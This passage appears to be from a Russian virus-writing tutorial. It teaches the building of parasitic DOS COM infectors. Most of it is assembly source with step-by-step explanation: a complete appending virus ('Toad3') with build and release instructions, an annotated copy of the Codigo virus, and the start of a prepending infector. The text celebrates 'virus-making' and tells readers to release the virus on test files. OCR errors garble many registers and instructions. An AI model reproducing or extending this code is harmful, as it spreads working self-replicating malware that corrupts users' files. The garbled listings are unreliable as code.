Чтобы создать *стековый фрейм*, нам необходимо вычесть желаемое число из регистра sp (сдвигая стек вниз), а затем применить регистр bp для доступа к данным.

Например, код:

```
push bp      ;сохраним старый bp
sub sp,100h  ;вычтем 256 байтов из sp
mov bp,sp    установим bp = sp
```

создаст блок данных в 256 байтов, который может свободно использоваться программой. Закончив работу с данными, программа может очистить стек:

add sp, 100H восстановить sp до первоначального значения
 pop bp восстановить bp

Данные будут удалены. •
 *

Для адресации к данным в стековом фрейме мы используем регистр bp. Например: mov [bp+10H], ax сохранит ax в байтах ЮН и ПН в области данных стека. Сам стек останется функциональным, так как любые данные, втолкнутое в него, разместятся ниже этой области данных.

Хм! Мне кажется, вы уже устали от теории. Ладно. Начнем создавать простой паразитический СОМ-инфектор. Логика его действий будет следующей:

1. Мы определяем дельта-офсет.
2. Восстанавливаем оригинальные три байта вирусного файла.
3. Устанавливаем новый адрес DTA.
4. Находим СОМ-файл.
5. Если такового не имеется, перейти к шагу 16.
6. Открываем файл.
7. Читаем его и сохраняем первые три байта программы.
8. Проверяем, не заражена ли программа.
9. Рассчитываем размер прыжка к основному телу вируса.
10. Переходим к началу файла.
11. Записываем прыжок в основное тело вируса.
12. Переходим к концу файла.
13. Прикрепляем тело вируса к концу файла.
14. Закрываем файл.
15. Находим следующий файл, пригодный для инфекции.
 Возвращаемся к шагу 4.
16. Возвращаем DTA в 80 hex и передаем контроль программе-жертве.

Дельта-офсет является вычисленным значением сдвига основного тела вируса, необходимого для закрепления к концу **программы-жертвы**. Не **забывайте**, что в начальной стадии вирус **создает** первое поколение, которое должно адаптироваться в новой среде. Мы пока не инфицируем файл. Основная работа вируса начнется только после того, как пользователь захочет выполнить файл, к которому прикрепился инфектор.

Итак, приступим к написанию:

```
code segment
```

Директива сегмента определяет параметры для сегмента. В данном случае мы определяем сегмент кода — то есть весь исполнительный код нашей программы будет находиться внутри сегмента кода. В более крупных программах нам придется определять сегменты кода и данных отдельно, но в нашем коротеньком коде они смешаны в одном куске.

```
assume cs:code,ds:code
```

Директива `assume` соответствует имени сегмента. Мы объявляем, что регистры сегмента кода и данных ассоциируются с сегментом «кода».

Регистр DS содержит стартовый адрес для блока данных. Регистр IP содержит офсетный адрес следующей строки выполняемого кода. Офсетный адрес — это значение расстояния от данной точки к действительному адресу. Регистр CS остается постоянным, а IP считает линии кода.

```
org 100h
```

Эта директива говорит компьютеру, что наш вирус является COM-файлом, расположенным в 100 hex. Это значение 100 hex является офсетом, размещенным сразу после PSP.

Значение 100h помещается в IP, говоря компьютеру, откуда начинать работу. PSP содержит информацию о вашей программе и создается в памяти при загрузке программы.

```
start:
```

```
db0e9h,0,0
```

Перовое, что нам нужно закодировать, — это прыжок нашего вирусного кода. При первоначальном выполнении вируса мы хотим контролировать первую строку кода, поэтому мы определяем пустой прыжок. Директива DB (*define byte* — определяющий байт) обычно используется в блоке данных вируса и определяет строки информации.

В данном примере мы определяем инструкцию мануально как «прыжок». На самом низком уровне, на котором работает компьютерный процессор, инструкция «jmp» преобразуется компилятором в двоичную форму «11101001». При кодировании в Ассемблере используется шестнадцатиричная система исчисления, поэтому мы конвертируем двоичное значение в `eah`.

Надеюсь, вы не думаете, что инструкция прыжка останется нулевой, когда вирус инфицирует программу? Конечно, нет. Когда вирус (назовем его Toad3) заразит программу, первой инструкцией в коде зараженной программы будет прыжок к основному телу вируса. Каждый раз, когда вирус инфицирует программу, первые 3 байта, включая инструкцию прыжка, переписываются с расчетом на прыжок через жертву к телу вируса.

toad:

call bounce

bounce:

pop bp

sub `bp,OFFSET` bounce

Вот он, наш дельта-офсет — одна из важнейших концепций, которую вам нужно понять. Когда вы компилируете вирус в первый раз, Ассемблер рассчитывает значения всех офсетов. Когда вирус присоединяется к концу жертву, офсеты, рассчитанные при компиляции, становятся неправильными. Они не учитывают сдвига кода в конец программы-жертвы.

Прежде чем мы перейдем к вычислениям `дельта-офсета`, взгляните на новые инструкции в этой части кода. Инструкция `call` вталкивает IP в стек. На первых порах стек можно рассматривать как временную локацию памяти, которая используется для

хранения таких вещей, как IP (*адрес следующей инструкции*) во время «вызова».

Термин «втолкнуть» означает, что данные перемещаются в стек. Противоположностью для «вталкивания» (push) является «выталкивание» (pop). Инструкция pop перемещает данные, втолкнутое в стек, в указанное место назначения.

Итак, инструкция call вталкивает IP (адрес следующей инструкции) в стек. Затем мы выталкиваем этот адрес в Бр. Далее, из значения в Бр нам нужно вычесть оригинальный офсет прыжка (который определяется при первой компиляции вируса).

Base Pointer — *указатель базы* — это 16-битный регистр, используемый для хранения некоторых параметров (в нашем случае, дельта-офсета). Все офсетные адреса в теле вируса требуют добавления к ним значения в Бр. Как уже говорилось ранее, в первом поколении вируса дельта-офсет (или Бр) будет нулевым.

first_three:

```
mov cx,3  
lea si,[bp+OFFSETthrbyte]  
mov di,100h  
push di  
rep movsb
```

Подпрограмма first_three (первые_три) записывает оригинальные три байта жертвы назад в свою первоначальную локацию 100 hex в начале программы.

Инструкция Load Effective Address (*загрузка эффективного адреса*) нам уже известна. Но что означают квадратные скобки? Они определяют индекс и велют процессору использовать комбинированное содержание выражения, указанного в скобках, как один офсетный адрес. Мы используем дельта-офсет в регистре Бр в первый раз. А что у нас тут за странная штучка «rep movsb»?

Rep означает инструкцию «repeat» (повторить).

cx загружается столько раз, сколько укажет инструкция повтора.

В нашем случае инструкция повторит три «movsb» (moves bytes — *перемещение байтов*) раза.

В регистр индекса источника si (Source Index) загружается адрес байтов, которые мы хотим передвинуть, а в регистр индекса назначения di (Destination Index) загружается адрес локации, куда мы хотим передвинуть байты.

Мы снова используем инструкцию «push» и вталкиваем локацию di (100 hex) в стек, чтобы позже применить ее в вирусе (в подпрограмме bug_out).

Эту подпрограмму можно записать иначе:

first_three:

```
lea si,[bp+OFFSETthrbyte]
mov di,100h
push di
movsw
movsb
```

Разница в том, что здесь мы больше не повторяем байтовые передвижения. Вместо этого мы перемещаем 3 байта с помощью «movsw» (moves word — *перемещение слова*) и «movsb».

Вы забыли, что такое слово?

Байты

Слово	2
Двойное слово	4
Четверное слово	8
Параграф	16
Страница	256

move_dta:

```
lea dx,[bp+OFFSEThide_dta]
mov ah,1ah
int 21 h
```

Переносим `la hex` в АН и выполняем `int 21`, мы устанавливаем DTA — область обмена с диском. При этом мы адресуемся к локации, указанной в `dx`. В нашем случае мы хотим поместить DTA инфицируемого файла в конец нашего вируса в офсете `hide_dta` (спрятать `_dta`). То есть мы сохраняем DTA и можем добраться до него в `hide_dta + bp`.

В конце процесса инфицирования мы перемещаем DTA назад в его первоначальную локацию в `80 hex`. А что такое Disk Transfer Area и зачем ее нужно перемещать?

DTA

Офсет	Размер	Функция
0h	21 байт	Зарезервировано
15h	1 байт	Атрибуты файла
16h	2 байта (WORD)	Время создания файла
18h	2 байта (WORD)	Дата создания файла
1 Ah	4 байта (DWORD)	Размер файла
1Eh	13 байтов	ASCIIZ строка имени и расширения файла

DTA располагается в префиксе программного сегмента. Когда программа выполняется, загрузчик программы выстраивает PSP (Program Segment Prefix), начиная с адреса `00 hex`.

PSP имеет длину в 256 байтов (`100 hex`) и содержит информацию, необходимую для выполнения программы. DTA размещается в офсете `80 hex` PSP. В ней содержится полезная информация, на которую мы будем ссылаться в вирусе.

При изменении информации в DTA хорошим тоном у вирусмейкеров считается установка нового DTA во временной локации. При таком подходе DTA программы-жертвы не будет изменена или испорчена во время инфицирования.

```

get_one:
    mov ah,4eh
    lea dx,[bp+comsig]
    mov cx,7

next:
    int 21h
    jnc openit
    jmp bug_out

```

Этот кусок кода вы уже встречали в переписывающих вирусах. Он находит в текущей директории первый файл с атрибутами, указанными в `sx` и `dx`. В данном случае мы загрузили в `dx` запись «*.COM», которая определяется в **comsig** в области данных вируса.

В `sx` загружается 7, что означает поиск файлов с любыми атрибутами. Инструкция прыжка «`jnc`» тестирует флаг переноса. Если файл найден, флаг переноса устанавливается в ноль и совершается прыжок к **openit**. В ином случае, мы прыгаем к **bug_out**.

```

openit:
    mov ax,3d02h
    lea dx,[bp+OFFSEThide_dta+1eh]
    int 21h
    xchg bx,ax

```

Подпрограмма **openit** берет найденный файл и открывает его для чтения и записи с помощью `int 21 AX=3d02 hex`. В `dx` мы загружаем адрес строки файлового имени.

Вы уже знаете, что имя файла сохраняется в ДТА (`bp+hide_dta`) в офсете `1e hex`. Как только файл открывается, дескриптор файла устанавливается в `ax`. Для последующего применения файла мы перемещаем дескриптор в `Bx`. Это делается с помощью инструкции `xchg`.

Как вы помните, мы могли бы использовать инструкцию «`mov bx, ax`», но она на один байт длиннее.

```
rec_thr:
    mov ah,3fh
    lea dx,[bp+thrbyte]
    mov cx,3
    int 21h
```

Эта подпрограмма читает запись или некоторое число байтов в **указан** ной локации. В АН загружается 3f hex, определяя функцию для чтения. В **dx** загружается адрес области входных данных или локация, в которой мы хотим хранить байты. В данном случае байты будут сохраняться в **thrbyte + bp** — локации, расположенной в области данных вируса.

cx загружается количеством байтов, которые мы собираемся прочитать. Цель этой функции заключается в сохранении трех первых байтов атакующей программы в особом месте в вирусе.

Часть кода должна записать прыжок (размещенный в трех первых байтах зараженной программы) к основному телу вируса (присоединенному к концу атакующей программы).

```
infect_chk:
    mov ax,word ptr [bp+hide_dta+1ah]
    mov ex,word ptr [bp+thrbyte+1]
    add cx,horny_toad-toad+3
    cmp ax,ex
    jz close_up
```

Подпрограмма **infect_chk** проверяет, не является ли открытый файл уже зараженным. Для этого мы сначала перемещаем размер файла в **ax**. Размер файла размещается в офсете **1a hex** в **DTA**. А наш **DTA** хранится в **bp + hide_dta**.

Далее, мы перемещаем второй и третий байты из **bp + thrbyte** в **cx**.

Если файл уже **инфицирован**, значение прыжка к основному телу вируса будет уже находиться в **cx**.

Если мы добавим длину вируса, плюс три первоначальных байта и сравним сумму с размером файла в **ax**, и если два числа

будут равны, то файл уже был заражен, и поэтому мы прыгаем к подпрограмме **close_up**.

Если два числа разные, то контроль передается следующей инструкции в начале подпрограммы **jmp_size**.

```
jmp_size:
    sub ax,3
    mov wordptr [bp+newjump+1],ax
```

В прошлой подпрограмме **infect_chk** мы загрузили размер файла в **ax**. Теперь надо вычесть «sub», 3 (байта) из размера файла в **ax** и тем самым учесть 3-байтовый прыжок, записанный в начале файла. Следовательно, **ax** теперь будет содержать расстояние прыжка, необходимого для перемещения к основному телу вируса.

Чтобы сохранить этот прыжок, мы используем указатели индекса (квадратные скобки) и добавляем **Бр** (дельта-офсет) к офсету нового прыжка, плюс 1 (с учетом прыжка через **e9 hex**).

```
to_begin:
    movax,4200h
    xor ex,ex
    xor dx,dx
    int21h
```

Чтобы записать прыжок в код вируса, мы перемещаем указатель файла в начало **программы-жертвы**. После загрузки 42 hex в **АН** нам нужно обнулить **sx** и **dx**. Для этого мы используем инструкцию **XOR** (так как, если регистр «**XOR**»-ится сам с собой, он очищается до нуля). Интересно отметить, что данная подпрограмма во многих вирусах пишется так:

```
to_begin:
    movax,4200h
    cwd
    xor ex,ex
    int 21h
```

Инструкция **«cwd»** (*Convert Word to Doubleword* — конвертирование слова в двойное слово) расширяет значение в `ax` с помощью `dx` их **WORD** в **Doubleword** и таким образом обнуляет `dx`.

```
writejump:
    movah,40h
    mov cx,3
    lea dx,[bp+newjump]
    int21h
```

Эта подпрограмма записывает инструкцию прыжка, которая хранится в **new_jump** + `bp`, в начало программы-жертвы. Длина прыжка равна 3 байтам, как это и учтено в значении, загруженном в `cx`.

```
to_end:
    mov ax,4202h
    xor cx,cx
    xor dx,dx
    int 21h
```

По сути, это та же подпрограмма `to_begin`, кроме того, что она перемещает указатель файла в конец жертвы, чтобы мы могли записать основное тело вируса. Единственным отличием между **to_end** и **to_begin** является 02 hex, загружаемое в `AL`.

```
write_body:
    mov ah,40h
    mov cx,horny_toad-toad
    lea dx,[bp+toad]
    int 21h
```

Эта подпрограмма практически является близняшкой **writejump**. С ее помощью мы записываем основное тело вируса в конец жертвы, `cx` загружается длиной вируса без учета первоначального прыжка. А мы помним, что `cx` является системой

меры, dx содержит стартовый адрес, из которого производится запись.

```
close_up:
    mov ah,3eh
    int 21 h
```

Установка 3e hex в AH и инициализация **int 21** закрывает текущий файл. Эта операция обновляет дату и размер файла в директории и в FAT (*file allocation table* — таблице размещения файлов).

```
next_bug:
    mov ah,4fh
    jmp next
```

Эта инструкция должна быть знакома вам по переписывающим вирусам. Перемещение 4f hex в AH устанавливает подпрограмму поиска следующего файла. Она берет атрибуты, загруженные при инициации подпрограммы с 4e hex в **get_one**, и находит следующий файл, содержащий эти атрибуты. Вы можете заметить, что **int 21** выполняется после того, как будет выполнен прыжок к следующему файлу.

```
bug_out:
    mov dx,80h
    mov ah,1ah
    int 21 h
    retn
```

Подпрограмма **bug_out** заменяет адрес DTA на 80 hex и передает контроль программе-жертве. В случае выполнения первого поколения вируса известное нам прерывание **int 20** (приостановка программы) использует первые три байта, чтобы приостановить операции. Инструкция «**retn**» говорит о том, что мы возвращаем контроль программе-жертве. Инструкция возврата перемещает слово на вершине стека в IP.

Помните, в подпрограмме **first_three** мы втокнули di (100 hex) в стек? На самом деле мы установили последовательность возврата, чтобы вернуть контроль программе-жертве. Если бы мы

не толкнули `di` (100 hex) в стек в начале вируса, нам пришлось бы сейчас заменять инструкцию `getn` на:

```
movdi,100h  
jmp di
```

или на:

```
push 100h  
ret
```

Все эти строки кода передают контроль офсету 100 hex, то есть началу жертвы в памяти.

```
comsigdb'*.com',0  
thrbyte db0cdh,20h,0  
newjump db 0e9h,0,0
```

```
horny_toad label near
```

```
hide_dtadb43dup(?)
```

Теперь займемся областью данных нашего вируса. По особому договору программистов мы определяем все необходимые данные в конце вируса. Так как мы не заявляли эту область как блок данных информация могла быть размещена и в начале вируса. Но программисты тоже живут по понятиям, и договор для них — святое дело.

Информация, представленная здесь, выглядит знакомой, поскольку вирус уже инициализировал все эти данные во время выполнения представленного выше кода. Прежде всего, мы определяем `thrbyte`. `Thrbyte` содержит первые три байта инфицируемой программы, которые заменяются прыжком к основному телу вируса.

При первом выполнении вируса это будет 20 hex или программа приостановки `int 20h`. Фактически, это те три байта, которые были записаны в память в локацию 100 hex.

При окончании процесса инфицирования мы передаем контроль жертве, и выполняется инструкция в 100 hex. При первом выполнении вируса мы просто хотели, чтобы вирус завершил свою работу после инфицирования всех найденных СОМ-файлов. В ином случае мы получили бы бесконечную петлю, в которой вирус продолжал бы поиск файлов «вечно» (пока его бы не уничтожили).

Далее мы определяем **newjump**.

Первоначально **newjump** содержит только инструкцию пустого прыжка (e9 hex). **Newjump** рассчитывается в **jmp_size** и записывается во вновь зараженный файл в подпрограмме **write_jump**.

Следующая строка является маркером — **horny_toad**. Ту же метку мы использовали в переписывающем вирусе как ссылку на конечную точку вирусного кода. Здесь она служит той же цели.

Последней в вирусе мы определяем **hide_dta**. Это область, которую мы используем для хранения DTA во время действия вируса. DTA имеет длину в 43 (2B hex) байта. Поэтому мы применяем инструкцию удвоения (duplicate) и устанавливаем область для DTA.

```
code ends
end start
```

Следующие две строки закрывают код вируса.

Code ends определяет конец сегмента кода. Если бы мы определили сегмент данных, нам пришлось бы вставить здесь строку с **data ends**.

Директива **end** отмечает конец вируса.

Start указывает компьютеру, где начинать выполнение кода, размещенного в сегменте кода.



Компилирование вируса

Поздравляю вас с прохождением очередного этапа в познании Искусства вирусмейкерства. Теперь вам нужно компилировать вирус и проверить его на каких-нибудь файлах. Итак, берем исходный код и компилируем его с помощью TASM. Компоновщик TLINK превратит результат компиляции в исполнительную программу. Ниже приведены инструкции, которые вам уже знакомы:

C:\>tasm toad3.asm (вы можете делать это из любой директории). Результат будет примерно следующим:

Turbo Assembler Version x.xx

```
Assembling file:      toad3.asm
Error Messages:      none
Warning Messages:    none
Passes:              1
Remaining Memory:    425k
```

Если в коде появится ошибка, TASM укажет это в поле сообщений об ошибках. Поместите копии «toad3.asm», TASM и TLINK в одну директорию. TASM конвертирует ASM-файл в OBJ-файл.

Чтобы превратить его в исполнительный COM-файл, используйте компоновщик. Напечатайте:

```
C:\>tlink /t toad3.obj
```

TLINK вернет TOAD3.COM в текущую директорию. Перед вами готовый вирус. **Не бойтесь**, он послушный. Перенесите его в садок для разведения. Напечатайте:

```
C:\>copy toad3.com c:\pond\
```

и затем:

```
C:\>cd ..\pond
```

Теперь мы находимся в директории **pond**. Чтобы пролистать содержание директории, напечатайте:

```
C:\pond>dir.
```

Допустим, там находится TOAD3.COM и три файла FLY(1-3).COM — вирус и три жертвы. FLY.COM является простым COM-файлом, созданным нами. Он ничего не делает. Хорошая жертва. Выпускаем на него нашу «жабку». Для этого печатаем:

```
C:\pond>toad3
```

Снова смотрим содержание директории. Видите? Файлы **FLY(1-3)** стали больше. Теперь они инфицированы и могут служить разносчиками вируса.

Чтобы закрепить полученные **навыки**, я предлагаю вам проанализировать исходный код довольно известного вируса **Codigo**. Он является стандартом паразитических COM-инфекторов, которые крепятся к концу жертвы.

Вирус CODIGO

Переменные в COM-файле рассчитываются относительно офсета 100h.

```
codigo segment 'code'
```

```
org 100h           организуем старт кода
```

```
                ;из офсета 100h
```

```
assume cs:codigo,ds:codigo,es:codigo определяем использование
                        сегментов
```

```
start procfar      ;начинаем подпрограмму
```

```
COMIENZO:
```

```
push cs           сохраняем CS
```

```
push cs           сохраняем CS еще раз
```

```
pop ds            ;выносим DS из стека
```

```
pop es            ;выносим ES из стека
```

```
call falso_proc   ;вызываем прос, чтобы
ее адрес разместился в стеке
```

```
falso_proc proc near
```

```
false_proc endp
```

```
pop bp ;BP<== адрес proc.
```

```
sub bp, 107h ;BP<== BP - предыдущая директория
```

Здесь мы берем переменные относительно BP, поскольку инфекция переносит переменные точно на длину файла. При первой инфекции инструкция «SUB BP, 107h» = 107h, поэтому содержание BP - 0.

Когда мы вызываем переменную с «BP+VARIABLE», значение адреса переменной не модифицируется. Когда мы загружаем его, к примеру, из байта 100h зараженного файла, инструкция «SUB BP, 107h» оставляет нас в адресе 207h, что означает BP=100h — размер оригинального файла. Если бы мы вызывали переменную без добавления BP, то получили бы значение на 100h байтов короче.

Находим первый COM-файл в директории:

```
mov ah, 4eh ;Ищем 1-й файл
```

```
lea dx, bp+file_inf ;DS:DX= офсет FILEJNF
```

```
;( *.* ), то есть ищем все файлы, включая
```

```
;директорные имена с расширениями
```

```
mov cx, 0000h ;строка атрибутов
```

```
int 21h
```

Атрибуты, упомянутые в комментарии, являются атрибутами директорной строки. Устанавливая атрибуты в 0, мы приказываем DOS искать нормальные файлы. Если мы введем комбинацию значений для «скрытых», «системных» и «директорных» атрибутов, DOS будет искать файлы с этими атрибутами плюс нормальные файлы.

Если в ранг поиска включается бит «тома» (*Volume*), поиск ограничится только им. Ниже приведены биты, которые соответствуют каждому атрибуту:

Bits: 7 6 5 4 3 2 1 Бит 0: только чтение

. 1 , Бит 1: скрытый

. 1 . . Бит 2: системный


```

.... 1 . . . . Бит 3: том
... 1 . . . . Бит 4: директория
.. 1. . . . .Бит 5: файл

```

Биты 6 и 7 не используются, так как они зарезервированы для «будущих приложений».

Открываем файл:

```

mov  ah, 3dh    ;Открываем файл
mov  al, 00000010b ;в режиме чтения/записи
mov  dx, 009eh  ;DX<== офсет ОТА(имя файла)
int  21h        ;вносим дескриптор в ax
push ax         ;и сохраняем в стеке

```

Атрибуты, которые мы установили в AL, уже не те, что были раньше. Это атрибуты «открытия». Нас интересуют только первые три бита:

```

биты 2 1 0:
0 0 0    режим «только чтение»
0 0 1    режим «только запись»
0 1 0    режим «чтение/запись»

```

Итак, теперь у нас имеются атрибуты файла, сохраненные AL. Нас нужно сохранить в dx офсет переменной, где находится цепочка ASCIIZ с именем открытого файла. В нашем случае мы не используем переменную NAME_OF_FILE, а размещаем имя в DTA. Это сделано по следующей причине: когда мы ищем файл для инфицирования, вся необходимая для нас информация возвращается в эту область памяти. Данный буфер (если он был переустановлен) находится в PSP — точнее, он начинается в офсете 80h и занимает 43 байта.

Далее, мы даем dx локацию в памяти, где хранится имя файла: «MOV DX, E1h». Здесь нужно помнить, что DTA стартуется в офсете 80h — то есть мы передаем dx значение «80h+1Eh = 9Eh». Оставляем «MOV DX, 9Eh», и проблема решена.

Читаем первые 3 байта:

```
pop    bx      ;берем дескриптор из стека в Bx
push   bx      ;и снова сохраняем его там
mov     ah, 3fh ;читаем файл
mov     ex, 0003h ;читаем 3 байта
lea     dx, bp+buffer ; и сохраняем их в буфере
int     21 h
```

INFECTAR:

Перемещаем указатель на начало:

```
mov     ax, 4200h ;перемещаем указатель
                        ;записи на начало программы
mov     ex, 0000h
mov     dx, 0000h
int     21 h
```

Перестановка (*displacement*) указателя относительно позиции указателя, определенной в AL, помещается в cx и dx. Режимы перестановки указателя устанавливаются в AL:

AL <== 00 перемещает указатель в начало файла;

AL <== 01 оставляет указатель там, где он был;

AL <== 02 перемещает указатель в конец файла.

Записываем первый байт (*jmp*):

```
mov     ah, 40h      ;записываем первый байт
mov     ex, 1d        ;количество (Quantity) = 1
lea     dx, bp+jump   ;dx<== offsetJUMP
int     21 h
```

Здесь нам по-прежнему нужен дескриптор, но мы не устанавливаем его еще раз, потому что регистр, который содержит информацию, не был модифицирован. Первым записанным байтом

будет инструкция прыжка. Так как код вируса копируется в конец файла, прыжок передает вирусу контроль над выполнением зараженного файла.

Рассчитываем длину файла:

```
mov  cx, 2      ;копируем 2 байта
mov  si, 009ah  ;SI<— офсет DTA
lea  di, bp+longitud ;DI<== офсет длины файла
rep  movsb      ;копируем
```

Эта инструкция должна иметь адрес буфера «источника» в ds:si и адрес локации копируемой строки в es:di (в нашем случае мы копируем длину файла из DTA в переменную 'LONGITUD'). •

```
sub word ptr [bp+longitud], 3 ;вычитаем 3 байта из [LONGITUD]
```

Прыжок выполнен:

```
mov  ah, 40h      записываем
mov  ex, 2d       ;число байтов
lea  dx, bp+longitud ;DX<== офсет LONGITUD (длины)
int  21 h
```

Перемещаем указатель файла в конец:

```
mov  ax, 4202h    перемещаем указатель записи в
                  ;конец программы
mov  ex, 0000h
mov  dx, 0000h
int  21 h
```

```
add word ptr [bp+longitud], 3 восстанавливаем LONGITUD.
```

Копируем вирус в программу:

```
pop    bx    ;постанавливаем дескриптор
mov    ah, 40h
mov    ex, 190d ;количество байтов для копирования
lea    dx, bp+comienzo ;начинаем копирование из....
int    21h
```

Закрываем файл после инфекции:

```
mov    ah, 3eh ;.закрываем файл
int    21h
```

Здесь в **ds:dx** нам нужен адрес буфера, который содержит строку **имени** файла (в нашем случае ds и dx уже содержат эти значения).

NOINFECTAR:

Возвращаем контроль жертве. Копируем буфер, который содержит первые 3 байта файла в памяти.

```
mov    ex, 0003h ;Число байтов (3)
mov    di, 0100h ;DI== офсет 100h - начало программы в памяти
lea    si, bp+buffer ;SI== офсет BUFFER offset
rep    movsb ;копируем
```

Здесь мы **«чиним»** файл, так как при инфекции первые его несколько байтов были переписаны вирусом. Мы восстанавливаем файл до его первоначального состояния, копируя 3 первых байта, сохраненные ранее в памяти.

Прыгаем в офсет 100h:

```
mov ax, 0100h ;Адрес, нужный нам для выполнения жертвы
jmp ax
```

Как уже не раз говорилось, в СОМ-файлах исполнительный код начинается в офсете 100h. Информация, расположенная между 00h и 100h, является такими программными данными, как, например, ДТА. Основным отличием СОМ-файла от ЕХЕ-файла является то, что первый занимает только один сегмент памяти или 65535 байтов. СОМ-файлы представляют собой точные образы содержания памяти.

Область данных:

```
buffer      db7ddup(0)
longitud    db 2 dup(0)
filejnf     db'*.COM\0
jump        db 'e',0      ;<----ascii прыжка
```

;(Символ '0' является концом ASCIIZ-строки)

```
start  endp      ;конец основной процедуры
codigo ends      ;конец сегмента кода
end     comienzo ;конец. Перейти к COMIENZO
```

2. Паразитический вирус, который крепится к началу жертвы

Теперь пришла пора для анализа вируса, который вставляется в начало СОМ-файла. По сути дела, этот «зверь» перемещает программу-жертву и становится как бы перед ней. Но сначала он выполняет несколько предварительных операций, гарантируя тем самым, что ни одна строка кода не была испорчена при инфицировании программы.

Для надежной и правильной работы наш вирус *Example* (пример) должен обладать достаточным количеством памяти. Он должен прочитать программу и переписать ее в тот же файл, но с другим офсетом. Мы знаем, что СОМ-файлы ограничены 64

килобайтами, поэтому в памяти компьютера для нас должен быть доступен 64-килобайтный буфер. Если это условие не выполняется, вирус остается в латентном состоянии.

Таким образом, нам понадобится подпрограмма **CHECK_MEM**, которая будет проверять данное условие.

Если памяти достаточно, **CHECK_MEM** вернет нам сброшенный флаг переноса и в регистр *es* будет установлен 64-килобайтный блок памяти, который мы можем использовать.

Если памяти не хватает, **CHECK_MEM** вернет нам установленный флаг переноса. Подпрограмма контроля памяти будет выглядеть так:

VIRUS:

```
call CHECK_MEM ;памяти достаточно?
jc GOTO_HOST_LOW ;нет, передать контроль жертве
call JUMP_HIGH ;прыжок к сегменту верхней памяти
call FIND_FILE ;найти новую жертву
jc GOTO_HOST_HIGH ;нет, передать контроль жертве
call INFECT_FILE ;да, инфицировать ее .
GOTO_HOST_HIGH: ;прыжок к жертве из нового
;блока памяти
GOTO_HOST_LOW: .прыжок к жертве из
первоначального блока памяти
```

Если вирусу не хватает памяти, он бездействует и позволяет жертве выполняться нормальным образом. Но, обычно при загрузке COM-программы ей предоставляется вся доступная системная память. То есть любая память, выше PSP и принадлежащая DOS, становится доступной для нашего вируса. Главное, чтобы вирус не задействовал 64К блок, который начинается с PSP.

Наша «зверушка» должна разместиться в данном сегменте в офсете 100H — прямо за жертвой, к которой **он** прикрепился. В конце этого сегмента размещается стек COM-программы. Если *Example* испортит такой порядок, у нас возникнут проблемы. Поэтому вирусу лучше использовать 64К блок прямо над тем местом, где он обитает — если только тот доступен для использования. Но это нужно проверить. Каким образом?

Мы можем изменить количество памяти, выделенной для

программы, с помощью «хакерского» прерывания 21H — то есть выставив желаемое количество параграфов памяти (16-байтовых блоков) в регистре Bx и вызвав DOS-функцию 4AH. При неудачной попытке DOS установит флаг переноса и поместит в Bx количество доступных параграфов. Так как нам требуется 2*64K байтов памяти, мы назначаем память следующим образом;

```
mov ah,4AH
mov bx,2000H ;2000H*16 = 2*64K
int 21H
```

Если эта функция успешно возвращается, то памяти хватает. Если нет, то памяти недостаточно. При удачном исходе мы модифицируем память, и жертве это может не понравиться. Возможно, она тоже хочет безраздельно править на доступной памяти. Поэтому наш добрый и воспитанный вирус должен вновь назначить жертве всю доступную память.

А какое количество памяти доступно? Чтобы выяснить это, мы попытаемся назначить память с явным перебором (допустим, мегабайт — bx=0FFFFH). Это гарантировано приведет к неудаче, но зато возврат даст нам доступное количество памяти в Bx.

Затем мы еще раз вызовем функцию 4AH с правильным значением.

Подпрограмма **CHECK MEM** будет выглядеть так:

CHECK_MEM:

```
mov ah,4AH ;модифицируем назначенную память
mov bx,2000H ;мы хотим 2*64K
int 21H[ установка c, если памяти недостаточно
pushf
mov ah,4AH ;переназначение всей доступной памяти
mov bx,0FFFFH
int 21H
mov ah,4AH ;bx имеет действительно доступное
;количество памяти
int 21H
popf
ret ;возврат к вызову
```

Если памяти достаточно, наш вирус начинает действовать. Он

прыгает в верхний 64К блок памяти и начинает выполняться. За эту фазу отвечает подпрограмма **JUMP_HIGH**. Сначала она помещает копию вируса в новый сегмент, используя инструкцию `rep movsb` (та переносит число байтов, указанное в `cx` из `ds:si` в `es:di`).

Обосновавшись в памяти, вирус стартуется в `ds: 100H` (его длина дается в `OFFSET HOST - 100H`, где `OFFSET HOST` является адресом старта жертвы на один байт ниже конца вируса). То есть, мы перемещаем вирус вверх с помощью следующего кода:

```
mov si, 100H
mov di, OFFSET HOST
mov cx, OFFSET HOST - 100H
rep movsb
```

Далее, используя DOS-функцию `1AH`, вирус перемещает DTA (область обмена с диском) в офсет `80H` нового сегмента. Этим самым мы оберегаем командную строку. Затем **JUMP_HIGH** передает контроль той копии вируса, которая размещена в верхнем сегменте. Для этого мы извлекаем из стека офсет возвратного адреса для **JUMP_HIGH**.

Когда **JUMP_HIGH** вызывается основной подпрограммой контроля, инструкция `call` помещается в стек сразу после нее (в нашем случае это значение `108H`).

Когда выполняется ближний возврат, данный адрес выносится из стека в командный указатель `ip`. Чтобы добраться до верхнего сегмента, мы захватываем офсет возврата с помощью выталкивания его из стека, затем помещаем в стек верхний сегмент и возвращаем офсет обратно.

В конечном счете **JUMP_HIGH** возвращается, используя инструкцию дальнего возврата `retf`. Это действие загружает в стек регистровую пару `cs:ip` с 4-байтовым адресом и передает контроль новому сегменту — в нашем случае, верхнему сегменту, где копия вируса ожидает своего выполнения.

Механизм поиска файла

Захватив верхний сегмент, вирус начинает процесс инфекции. Подпрограмма поиска похожа на те, которые мы уже обсуждали. Для обнаружения файлов с расширением `COM` она

использует DOS-функции Search First/Search Next. Отличием является то, что данный механизм поиска вызывает другую подпрограмму — **FILE_OK**. **FILE_OK** помогает нам избежать проблем, присущих паразитическим вирусам, — а главной из них является многократное заражение файлов.

FILEOK принимает решение: инфицировать или нет потенциальную жертву. Сначала эта подпрограмма открывает файл, пересылаемый для нее подпрограммой FIND_FILE, и определяет длину файла. Если тот слишком большой и прикрепление к нему вируса может вызвать сбой, то наш «зверек» пропускает его. Но что означает «слишком большой»?

Это тот случай, когда вирус не может разместить стек в верхней части жертвы. Хотя он использует стек не очень активно, мы должны помнить о том, что аппаратные прерывания могут обращаться к стеку в любое время. То есть стек постоянно нуждается, по крайней мере, в 100H байтах. Чтобы обезопасить себя, мы должны выполнить условие: (размер Example) + (размер жертвы) + (размер PSP) < 0FF00H.

Для выполнения такого условия FILE_OK открывает потенциальную жертву с помощью DOS-функции 3DH и пытается сделать это в режиме чтения/записи. Мы уже встречали эту функцию. Теперь она будет использоваться в режиме чтения/записи:

```
mov  dx,9EH    ;адрес имени файла в DTA
mov  ax,3D02H  ;открыть в режиме
               чтение/запись
int   21H
```

